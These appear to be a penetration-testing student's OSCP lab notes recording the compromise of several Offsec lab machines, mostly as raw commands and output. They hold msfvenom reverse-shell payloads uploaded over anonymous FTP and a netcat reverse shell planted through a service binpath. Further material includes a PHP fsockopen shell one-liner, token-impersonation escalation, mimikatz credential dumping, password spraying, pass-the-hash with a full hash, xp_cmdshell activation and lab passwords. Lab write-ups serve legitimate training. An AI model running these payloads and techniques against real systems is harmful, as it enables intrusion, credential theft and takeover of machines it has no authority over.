#### Mapped Drives

---

C:

D:

---

#### Unquoted Service Paths

---

---

#### Recent Documents

---

---

#### Potentially Interesting Files in Users Directory

---

C:\Users\Public\Documents\cannon.txt

---

#### 10 Last Modified Files in C:\User

---

C:\Users\Administrator

C:\Users\MSSQL\$SQLEXPRESS

C:\Users\SQLTELEMETRY\$SQLEXPRESS

C:\Users\Classic .NET AppPool

C:\Users\.NET v2.0 Classic

C:\Users\.NET v2.0

C:\Users\.NET v4.5 Classic

C:\Users\.NET v4.5

C:\Users\Public\Documents

C:\Users\Public\Documents\cannon.txt

---

#### MUICache Files

---

---

#### System Files with Passwords

---

---

#### AlwaysInstalledElevated Registry Key

---

---

#### Stored Credentials

---

Currently stored credentials:

\* NONE \*

Checking for AutoAdminLogon

---

Command:

## **Pictures**

<http://www.kellyodonnell.com/content/determining-os-type-ping>  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:43 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.063s latency).  
Not shown: 985 closed ports  
PORT STATE SERVICE  
21/tcp open ftp  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
1433/tcp open ms-sql-s  
3389/tcp open ms-wbt-server  
5800/tcp open vnc-http  
5900/tcp open vnc  
49152/tcp open unknown  
49153/tcp open unknown  
49154/tcp open unknown  
49155/tcp open unknown  
49156/tcp open unknown  
49157/tcp open unknown  
49158/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 17:44 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.067s latency).  
Not shown: 985 closed ports  
PORT STATE SERVICE VERSION  
21/tcp open ftp Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-07-19 10:25PM <DIR> aspnet\_client  
| 04-25-20 09:34PM 1400 cmdasp.aspx  
| 04-07-19 07:14PM 99710 iis-85.png  
| 04-07-19 07:14PM 701 iisstart.htm  
| 04-25-20 12:25PM 38136 loled.asp  
| 04-25-20 12:33PM 2736 loled.aspx  
| 04-26-20 09:34PM 14286 Powerless.bat  
|\_04-25-20 12:15PM 2063 tcp\_445\_smb\_nmap.txt  
| ftp-syst:  
|\_ SYST: Windows\_NT  
135/tcp open msrpc Microsoft Windows RPC  
139/tcp open netbios-ssn Microsoft Windows netbios-ssn  
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2  
1433/tcp open ms-sql-s Microsoft SQL Server 2012 11.00.21


1433/tcp open ms-sql-s Microsoft SQL Server 2012 11.00.2100.0  
| ms-sql-ntlm-info:  
| Target\_Name: DISCO  
| NetBIOS\_Domain\_Name: DISCO  
| NetBIOS\_Computer\_Name: DISCO  
| DNS\_Domain\_Name: disco  
| DNS\_Computer\_Name: disco  
|\_ Product\_Version: 6.3.9600  
| ssl-cert: Subject: commonName=SSL\_Self\_Signed\_Fallback  
| Not valid before: 2020-03-03T20:03:22  
|\_Not valid after: 2050-03-03T20:03:22  
|\_ssl-date: 2020-04-26T21:43:29+00:00; -2m25s from scanner time.  
3389/tcp open ssl/ms-wbt-server?  
| rdp-ntlm-info:  
| Target\_Name: DISCO  
| NetBIOS\_Domain\_Name: DISCO  
| NetBIOS\_Computer\_Name: DISCO  
| DNS\_Domain\_Name: disco  
| DNS\_Computer\_Name: disco  
| Product\_Version: 6.3.9600  
|\_ System\_Time: 2020-04-26T21:43:18+00:00  
| ssl-cert: Subject: commonName=disco  
| Not valid before: 2020-04-24T12:07:49  
|\_Not valid after: 2020-10-24T12:07:49  
5800/tcp open vnc-http TightVNC (user: disco; VNC TCP port: 59  
|\_http-title: TightVNC desktop [disco]  
5900/tcp open vnc VNC (protocol 3.8)  
|\_ssl-cert: ERROR: Script execution failed (use -d to debug)  
|\_ssl-date: ERROR: Script execution failed (use -d to debug)  
|\_sslv2: ERROR: Script execution failed (use -d to debug)  
|\_tls-alpn: ERROR: Script execution failed (use -d to debug)  
|\_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)  
|\_vnc-info: ERROR: Script execution failed (use -d to debug)  
49152/tcp open msrpc Microsoft Windows RPC  
49153/tcp open msrpc Microsoft Windows RPC  
49154/tcp open msrpc Microsoft Windows RPC  
49155/tcp open msrpc Microsoft Windows RPC  
49156/tcp open msrpc Microsoft Windows RPC  
49157/tcp open msrpc Microsoft Windows RPC  
49158/tcp open msrpc Microsoft Windows RPC  
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/

```
Host script results:  
|_clock-skew: mean: -2m24s, deviation: 0s, median: -2m25s  
| ms-sql-info:  
| 10.11.1.13:1433:  
|   Version:  
|     name: Microsoft SQL Server 2012 RTM  
|     number: 11.00.2100.00  
|     Product: Microsoft SQL Server 2012  
|     Service pack level: RTM  
|     Post-SP patches applied: false  
|_ TCP port: 1433  
|_smb-os-discovery: ERROR: Script execution failed (use -d to debu  
| smb-security-mode:  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled but not required  
| smb2-time:  
| date: 2020-04-26T21:43:18  
|_ start_date: 2020-03-03T20:03:20
```

```
Service detection performed. Please report any incorrect results at  
Nmap done: 1 IP address (1 host up) scanned in 113.22 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 17:45 EDT  
Nmap scan report for 10.11.1.13  
Host is up (0.064s latency).  
Not shown: 65517 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1433/tcp  open  ms-sql-s  
3389/tcp  open  ms-wbt-server  
4167/tcp  open  ddgn  
5800/tcp  open  vnc-http  
5900/tcp  open  vnc  
5985/tcp  open  wsman  
47001/tcp open  winrm  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
49158/tcp open  unknown
```

```
Nmap done: 1 IP address (1 host up) scanned in 109.07 seconds
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/13/www$ cd ..  
squid@CoolHandKali:/Yeet/Machines/OSCP/13$ ftp 10.11.1.13  
Connected to 10.11.1.13.  
220 Microsoft FTP Service  
Name (10.11.1.13:squid): anonymous  
331 Anonymous access allowed, send identity (e-mail name  
Password:  
230 User logged in.  
Remote system type is Windows_NT.  
ftp> dir  
200 PORT command successful.  
125 Data connection already open; Transfer starting.  
04-07-19 10:25PM <DIR> aspnet_client  
04-07-19 07:14PM 99710 iis-85.png  
04-07-19 07:14PM 701 iisstart.htm  
04-26-20 10:42PM 59584 nc.exe  
04-26-20 10:41PM 983 small.aspx  
226 Transfer complete.  
ftp> 
```



```
PS C:\inetpub\wwwroot> whoami /all
```

#### USER INFORMATION

| User Name                  | SID                                                    |
|----------------------------|--------------------------------------------------------|
| iis apppool\defaultapppool | S-1-5-82-3006700770-424185619-1745488364-794895919-400 |

#### GROUP INFORMATION

| Group Name                           | Type             | SID          | Attributes      |
|--------------------------------------|------------------|--------------|-----------------|
| Mandatory Label\High Mandatory Level | Label            | S-1-16-12288 |                 |
| Everyone                             | Well-known group | S-1-1-0      | Mandatory group |
| BUILTIN\Users                        | Alias            | S-1-5-32-545 | Mandatory group |
| NT AUTHORITY\SERVICE                 | Well-known group | S-1-5-6      | Mandatory group |
| CONSOLE LOGON                        | Well-known group | S-1-2-1      | Mandatory group |
| NT AUTHORITY\Authenticated Users     | Well-known group | S-1-5-11     | Mandatory group |
| NT AUTHORITY\This Organization       | Well-known group | S-1-5-15     | Mandatory group |
| BUILTIN\IIS_IUSRS                    | Alias            | S-1-5-32-568 | Mandatory group |
| LOCAL                                | Well-known group | S-1-2-0      | Mandatory group |
|                                      | Unknown SID type | S-1-5-82-0   | Mandatory group |

#### PRIVILEGES INFORMATION

| Privilege Name                | Description                               | State    |
|-------------------------------|-------------------------------------------|----------|
| SeAssignPrimaryTokenPrivilege | Replace a process level token             | Disabled |
| SeIncreaseQuotaPrivilege      | Adjust memory quotas for a process        | Disabled |
| SeAuditPrivilege              | Generate security audits                  | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |

```
PS C:\inetpub\wwwroot> .\jp641.exe -l 1337 -p C:\inetpub\wwwroot\run.bat -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\inetpub\wwwroot>
```

```
PS C:\users\administrator\Desktop> type proof.txt; ipconfig; whoami
```

```
0c012af5208bac5826bb9dd4d4caedf8
```

## Windows IP Configuration

### Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 10.11.1.13  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

### Tunnel adapter isatap.{D162924A-0442-4EF9-8BB7-170757574023}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
nt authority\system
```

## **10.11.1.14 Bob**

Nmap showed that ports 21, 23, 25, 80, 110, 220, and 443 were open.

FTP anonymous was enabled.

Chris verified that he could upload files to the wwwroot directory on the ftp server.

wwwroot is also the webroot for port 80.

He used msfvenom to craft code that when executed would give him a reverse shell.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=80 -f asp -a x86 --platform win > shell.asp
```

During enumeration using accecsschk.exe he found that he could edit the service upnphost and then run it.

He edited the binpath to create a reverse shell via nc when started.

He started the service and gained a new reverse shell as nt authority\system.

a26f37da4583ff68f44d133d12ae3459

## ***enumeration***

iis5.1 = xp pro

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.14 && nmap -sC -sV -Pn 10.11.1.14 && nmap -p- -Pn 10.11.1.14  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 13:27 EDT  
Nmap scan report for 10.11.1.14  
Host is up (0.072s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    closed telnet  
25/tcp    closed smtp  
80/tcp    open  http  
110/tcp   closed pop3  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 6.51 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 13:27 EDT  
Nmap scan report for 10.11.1.14  
Host is up (0.081s latency).  
Not shown: 994 filtered ports  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp    Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ 04-26-20 01:45PM      331888 accesschk-2003-xp.exe  
| 04-26-20 02:16PM      <DIR>    AdminScripts  
| 01-17-07 07:43PM      <DIR>    ftproot  
| 01-17-07 07:43PM      <DIR>    iissamples  
| 04-26-20 03:20PM      983816 mimikatz.exe  
| 04-26-20 02:48PM      59392 nc.exe  
| 04-26-20 02:18PM      <DIR>    Scripts  
| 04-26-20 02:07PM      66560 whoami.exe  
|_ 04-27-20 01:54PM      <DIR>    wwwroot  
| ftp-syst:  
|_ SYST: Windows_NT  
23/tcp    closed telnet  
25/tcp    closed smtp  
80/tcp    open  http  Microsoft IIS httpd 5.1  
| http-methods:  
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT  
|_ http-server-header: Microsoft-IIS/5.1  
|_ http-title: Site doesn't have a title (text/html).  
| http-webdav-scan:  
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH  
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK  
|_ Server Type: Microsoft-IIS/5.1  
|_ Server Date: Mon, 27 Apr 2020 17:26:31 GMT  
|_ WebDAV type: Unknown  
110/tcp   closed pop3  
443/tcp   open  https?  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 109.14 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-27 13:29 EDT

Nmap scan report for 10.11.1.14

Host is up (0.065s latency).

Not shown: 65528 filtered ports

PORT STATE SERVICE

21/tcp open ftp

23/tcp closed telnet

25/tcp closed smtp

```
80/tcp open http  
110/tcp closed pop3  
220/tcp closed imap3  
443/tcp open https
```

Nmap done: 1 IP address (1 host up) scanned in 107.57 seconds

***web***

# **80**

PORT STATE SERVICE REASON VERSION

80/tcp open tcpwrapped syn-ack

|\_http-server-header: Microsoft-IIS/5.1



# ***nmap***

| PORT    | STATE | SERVICE    | REASON  | VERSION |
|---------|-------|------------|---------|---------|
| 443/tcp | open  | tcpwrapped | syn-ack |         |

# **systeminfo**

Host Name: BOB  
OS Name: Microsoft Windows XP Professional  
OS Version: 5.1.2600 Service Pack 1 Build 2600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Uniprocessor Free  
Registered Owner: Offsec  
Registered Organization: Offsec  
Product ID: 55274-640-9771731-23056  
Original Install Date: 1/10/2007, 5:49:26 PM  
System Up Time: N/A  
System Manufacturer: VMware, Inc.  
System Model: VMware Virtual Platform  
System type: X86-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz  
BIOS Version: INTEL - 6040000  
Windows Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\System32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (GMT) Greenwich Mean Time : Dublin, Edinburgh, Lisbon, London  
Total Physical Memory: 511 MB  
Available Physical Memory: 253 MB  
Virtual Memory: Max Size: 1,378 MB  
Virtual Memory: Available: 900 MB  
Virtual Memory: In Use: 478 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: N/A  
Hotfix(s): 3 Hotfix(s) Installed.  
[01]: File 1  
[02]: Q147222  
[03]: KB893803v2 - Update  
NetWork Card(s): 1 NIC(s) Installed.  
[01]: VMware PCI Ethernet Adapter  
Connection Name: Ethernet0  
DHCP Enabled: No  
IP address(es)  
[01]: 10.11.1.14

## pictures

```
root@CoolHandKali:/Yeet/Machines/OSCP/14/ftp# msfvenom -p windows/shell_reverse_tcp lhost=192.168.119.167 lport=443 -f asp -a x86 --platform win > 443.asp
```

```
150 Opening ASCII mode data connection for /bin/ls.  
04-26-20 01:23PM 1581 cmdasp.asp  
04-27-20 01:54PM <DIR> DavTestDir_aF3jPS1for  
09-19-08 07:06PM 7 index.htm  
04-26-20 01:22PM 38428 metasp.asp  
04-27-20 06:32PM 3374 shell.asp  
226 Transfer complete.  
ftp> put 443.asp
```

```
curl http://10.11.1.14/443.asp
```

```
 squid@CoolHandKali:/Yeet/Machines/OSCP/14$ sudo bash  
[sudo] password for squid:  
root@CoolHandKali:/Yeet/Machines/OSCP/14# nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.14] 4992  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>echo yeet  
echo yeet  
yeet  
  
C:\WINDOWS\system32>
```

```
ftp> put accesschk.exe  
local: accesschk.exe remote: accesschk.exe  
200 PORT command successful.  
150 Opening BINARY mode data connection for accesschk.exe.  
226 Transfer complete.  
222592 bytes sent in 0.98 secs (222.3107 kB/s)
```

```
C:\Inetpub>.\accesschk.exe /accepteula -uwcqv "Authenticated Users" *  
.\\accesschk.exe /accepteula -uwcqv "Authenticated Users" *  
RW SSDPSRV  
    SERVICE_ALL_ACCESS  
RW upnphost  
    SERVICE_ALL_ACCESS
```

```
21/tcp open  ftp    Microsoft ftfd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 04-26-20 01:45PM           331888 accesschk-2003-xp.exe  
| 04-26-20 02:16PM           <DIR>      AdminScripts  
| 01-17-07 07:43PM           <DIR>      ftproot  
| 01-17-07 07:43PM           <DIR>      iissamples  
| 04-26-20 03:20PM           983816 mimikatz.exe  
| 04-26-20 02:48PM           59392 nc.exe  
| 04-26-20 02:18PM           <DIR>      Scripts  
| 04-26-20 02:07PM           66560 whoami.exe  
|_04-27-20 01:54PM           <DIR>      wwwroot  
| ftp-syst:  
|_ SYST: Windows_NT  
23/tcp closed telnet  
25/tcp closed smtp  
80/tcp open  http   Microsoft IIS httpd 5.1  
| http-methods:  
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND  
|_http-server-header: Microsoft-IIS/5.1  
|_http-title: Site doesn't have a title (text/html).  
| http-webdav-scan:  
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT,  
| Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE  
| Server Type: Microsoft-IIS/5.1  
| Server Date: Mon, 27 Apr 2020 17:26:31 GMT  
|_ WebDAV type: Unknown  
110/tcp closed pop3  
443/tcp open  https?  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
C:\Inetpub>sc config upnphost binpath= "C:\inetpub\nc.exe 192.168.119.167 3232 -e cmd.exe"  
sc config upnphost binpath= "C:\inetpub\nc.exe 192.168.119.167 3232 -e cmd.exe"  
[SC] ChangeServiceConfig SUCCESS  
  
C:\Inetpub>sc start upnphost  
sc start upnphost
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/14$ nc -nlvp 3232
listening on [any] 3232 ...
connect to [192.168.119.167] from (UNKNOWN) [10.11.1.14] 3103
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>C:\inetpub\who.exe && ipconfig && type "C:\d
or\Desktop\proof.txt"
C:\inetpub\who.exe && ipconfig && type "C:\documents and setting
"
NT AUTHORITY\SYSTEM

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix . . .
  IP Address . . . . . : 10.11.1.14
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1
a26f37da4583ff68f44d133d12ae3459
```

## **10.11.1.20 SV-DC01**

SVCORP-

Began enumeration on .20 externally via TmuxRecon.

There were no obvious avenues of attack so I moved on to .21.

Enumeration with TmuxRecon showed that there was an open web server which was hosting an html document giving the creds editor and MyEditWork to an FTP server on the same box.

After creating a .docm file with a rev shell macro, I uploaded it to the FTP server on .21 hoping that someone would open it and accept the macro.

I then got a rev shell to .22 as the local administrator alice in a medium integrity shell.

I used Akagi.exe 23 to turn that into a high integrity Shell.

I then used mimikatz sekurlsa to dump the logon passwords which gave me the cleartext password for alice,  
ThisIsTheUsersPassword01.

I then used Spray-Passwords.ps1 to guess passwords that were following the same pattern. By matter of chance, the numbers matched the order of how the users were in LDAP. ThisIsTheUsersPassword20 for adam ended up being pretty useful.

I then used psexec.py to use adams credentials to log on to .21. I then used mimikatz to dump the logonpasswords and wdigest. This got me the hash of tris.

I used psexec.py and tris's creds to log on to .20.

```
psexec.py svcorp/tris@10.11.1.20 -hashes
```

```
aad3b435b51404eeaad3b435b51404ee0:8df3c73ded940e1f2bcf5eea4b8dbf6 -dc-ip 10.11.1.20
```

net use showed me that the admins were broken into 'Server Admins' and 'Workstation Admins'. I changed the password of pete (workstation admins) to Fr33d0M32. I then RDP'd in as him and collected the last proof!

## ***Enumeration***

## **Pictures**

## **10.11.1.21 SV-FILE01**

## ***Enumeration***

## **Pictures**

**10.11.1.22**

## ***Enumeration***

## ***Pictures***

**10.11.1.24**

c5b1ecf9efac134537f83127050836d5

## ***Enumeration***

svclient73.svccorp.com

e775d4b0406a485ebe5fdc9fc399870d

# Pictures

```
Administrator: Command Prompt
Volume Serial Number is 4E70-02A0

Directory of C:\Users\Administrator\Desktop

07/03/2019  22:58      <DIR>        .
07/03/2019  22:58      <DIR>        ..
07/03/2019  22:58            32 proof.txt
              1 File(s)       32 bytes
              2 Dir(s)   6,089,846,784 bytes free

C:\Users\Administrator\Desktop>type proof.txt && whoami && hostname && ipconfig
c5b1ecf9efac134537f83127050836d5svcorp\brett
svclient73

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . : 10.11.1.24
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1

Tunnel adapter isatap.{39D73F75-A077-40CD-8775-77476052203F}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

C:\Users\Administrator\Desktop>
```

## **10.11.1.31 Ralph**

## **Enumeration**

bankdb  
sa:poiuytrewq

```
'advanced' turn it back on
EXEC SP_CONFIGURE 'show advanced options', 1
reconfigure
go
EXEC SP_CONFIGURE 'xp_cmdshell' , 1
reconfigure
go
xp_cmdshell 'whoami'
go
```

## Pictures

```
C:\Users\Administrator\Desktop>whoami && ipconfig && type network-secret.txt && type proof.txt  
whoami && ipconfig && type network-secret.txt && type proof.txt  
nt authority\system  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet1:  
  
Connection-specific DNS Suffix . :  
IPv4 Address. . . . . : 10.1.1.31  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . :  
  
Ethernet adapter Ethernet0:  
  
Connection-specific DNS Suffix . :  
IPv4 Address. . . . . : 10.11.1.31  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1  
  
Tunnel adapter isatap.{9636A8DC-B1C1-4AAA-A2CF-95B29ACAC9EC}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Tunnel adapter isatap.{16A2EA1A-73F0-437D-BC50-912765328CDB}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
7eab8563146f16140c769072580cbcb3dec04ea1c0d39acd7a53c543540b0a3a
```

7eab8563146f16140c769072580cbcb3

## **10.11.1.251 Sean**

wpscan with rockyou for password on default wordpress account. admin:monkey

ssh in as user seen on wp site sean sean:monkey

sudo bash = root

## **Enumeration**

```
20/tcp  closed  ftp-data  
21/tcp  open   ftp  
22/tcp  open   ssh  
80/tcp  open   http  
10180/tcp closed unknown
```

admin might be a username?

wordpress /wp/

admin:monkey

```
$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);
```

## Pictures

ff3e57a673fc3159a4cc5df91e5c543d  
7eab8563146f16140c769072580cbcb3

```
root@sean:/root# whoami && hostname && ip a && cat network-secret.txt && cat proof.txt
root
sean
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:80:e5 brd ff:ff:ff:ff:ff:ff
        inet 10.1.1.246/24 brd 10.1.1.255 scope global ens160
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe8a:80e5/64 scope link
            valid_lft forever preferred_lft forever
7eab8563146f16140c769072580cbcb3
ff3e57a673fc3159a4cc5df91e5c543d
```

# **Template**

## ***Enumeration***

# **Pictures**